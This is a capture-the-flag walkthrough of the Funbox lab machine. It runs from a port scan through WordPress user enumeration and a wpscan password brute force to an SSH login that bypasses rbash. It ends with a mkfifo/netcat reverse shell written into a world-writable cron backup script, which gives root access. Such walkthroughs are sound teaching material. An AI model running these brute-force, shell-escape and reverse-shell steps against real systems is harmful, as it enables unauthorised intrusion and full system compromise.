

Funbox

```
rustscan -a 192.168.229.77 -t 3000 -u 4000 -- -A -oN nmap
```




Three ports are open as **21**, **22** and **80**.

```
PORT      STATE SERVICE REASON          VERSION
21/tcp    open  ftp      syn-ack ttl 61  ProFTPD
22/tcp    open  ssh      syn-ack ttl 61  OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 d2:f6:53:1b:5a:49:7d:74:8d:44:f5:46:e3:93:29:d3 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGC9pqd6B14WZB8bCuMwfyOXcXOCb82sjom4rqj7fyWNTCj9SUzNojNe5N
E0FB8CXxExoStnaHUh0zkz4tA0TV1S/zDIwDBSPel0i0Ql3GTU9rHZwgMZrG361o+YqOAPgXcYyXIYAha3JK+Y0X/01q/Gb1
E18Pnt9w9LcBmczJDUItYDpoc1DkCwV0V8DHd/I79nN5Y/ITP/4HWZ9roefp6/00XzAvx0QjglifcSkuPc1BG1LbbCS3Tkqy
fhSZKe1PnJ4Iy30y2TdBBy/xwkz5aSdboAZETBz802Ei615qJ8=
|   256 a6:83:6f:1b:9c:da:b4:41:8c:29:f4:ef:33:4b:20:e0 (ECDSA)
|   ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFJl7i5UvfUCImfiDYZe41
|   256 a6:5b:80:03:50:19:91:66:b6:c3:98:b8:c4:4f:5c:bd (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIASMi+k+1JBypdZXZFXkhrYUUEgqr1D5zGAf+pSVxF4Q
80/tcp    open  http     syn-ack ttl 61  Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Did not follow redirect to http://funbox.fritz.box/
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-methods:
|   Supported Methods: GET HEAD POST OPTIONS
|_http-robots.txt: 1 disallowed entry
|_ /secret/
```


```
echo "192.168.229.77 funbox.fritz.box" >> /etc/hosts
```

```
(root#Bhavesh)-[~/Offsec/Funbox]
# echo "192.168.229.77 funbox.fritz.box" >> /etc/hosts
```

On port **80**.



We can see that **wordpress** is running on the website.



Fire up the **wpscan**.

```
wpscan --api-token <API-TOKEN> --url http://funbox.fritz.box/ -e vp,u
```

We got a two users as **admin** and **joe**.

```
[i] User(s) Identified:
[+] admin
| Found By: Author Posts - Author Pattern (Passive Detection)
| Confirmed By:
|   Rss Generator (Passive Detection)
|   Wp Json Api (Aggressive Detection)
|     - http://funbox.fritz.box/index.php/wp-json/wp/v2/users/?per_page=100&page=1
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)
[+] joe
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
```

Brute-force the user **joe** for password.

```
wpscan --url http://funbox.fritz.box/ -U joe -P /mnt/d/Shared/rockyou.txt -t 100
```

And we got valid credentials as **12345**.

```
[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - joe / 12345
Trying joe / robert Time: 00:00:02 < > (100 / 14344494) 0.00% ETA: ???:??:??

[!] Valid Combinations Found:
[!] Username: joe, Password: 12345
```

Login from **ssh** into **joe** account.

We use **-t "bash -i"** as argument because the shell of **joe** user is running on **rbash**.

```
ssh joe@funbox.fritz.box -t "bash -i"
```

```
(root#Bhavesh)-[~/Offsec/Funbox]
# ssh joe@funbox.fritz.box -t "bash -i"
joe@funbox.fritz.box's password:
joe@funbox:~$ whoami
joe
joe@funbox:~$ id
uid=1001(joe) gid=1001(joe) groups=1001(joe)
joe@funbox:~$
```

We can see **.backup.sh** file as read, write and execute permission set for all.

And it **tar /var/www/html** folder and save into **/home/funny/html.tar**.

```
joe@funbox:/home/funny$ ls -la
total 47592
drwxr-xr-x 3 funny funny 4096 Aug 21 2020 .
drwxr-xr-x 4 root root 4096 Jun 19 2020 ..
-rwxrwxrwx 1 funny funny 55 Aug 21 2020 .backup.sh
lrwxrwxrwx 1 funny funny 9 Aug 21 2020 .bash_history -> /dev/null
-rw-r--r-- 1 funny funny 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 funny funny 3771 Feb 25 2020 .bashrc
drwx----- 2 funny funny 4096 Jun 19 2020 .cache
-rw-rw-r-- 1 funny funny 48701440 Jun 17 01:36 html.tar
-rw-r--r-- 1 funny funny 807 Feb 25 2020 .profile
-rw-rw-r-- 1 funny funny 162 Jun 19 2020 .reminder.sh
joe@funbox:/home/funny$ cat .backup.sh
#!/bin/bash
tar -cf /home/funny/html.tar /var/www/html
```

Let's change the content of the **backup.sh** file with reverse shell.

```
echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 192.168.45.179 1234
>/tmp/f" > .backup.sh
```

```
joe@funbox:/home/funny$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 192.168.45.179 1234 >/tmp/f" > .backup.sh
joe@funbox:/home/funny$ cat .backup.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 192.168.45.179 1234 >/tmp/f
```

Start the listener and wait for few minutes.

We are now **root** user of the system.

```
(root#Bhavesb)-[~/Offsec/Funbox]
# rlwrap -r nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.45.179] from (UNKNOWN) [192.168.229.77] 49132
bash: cannot set terminal process group (4152): Inappropriate ioctl for device
bash: no job control in this shell
root@funbox:~# whoami
whoami
root
root@funbox:~# cd /root
cd /root
root@funbox:~#
```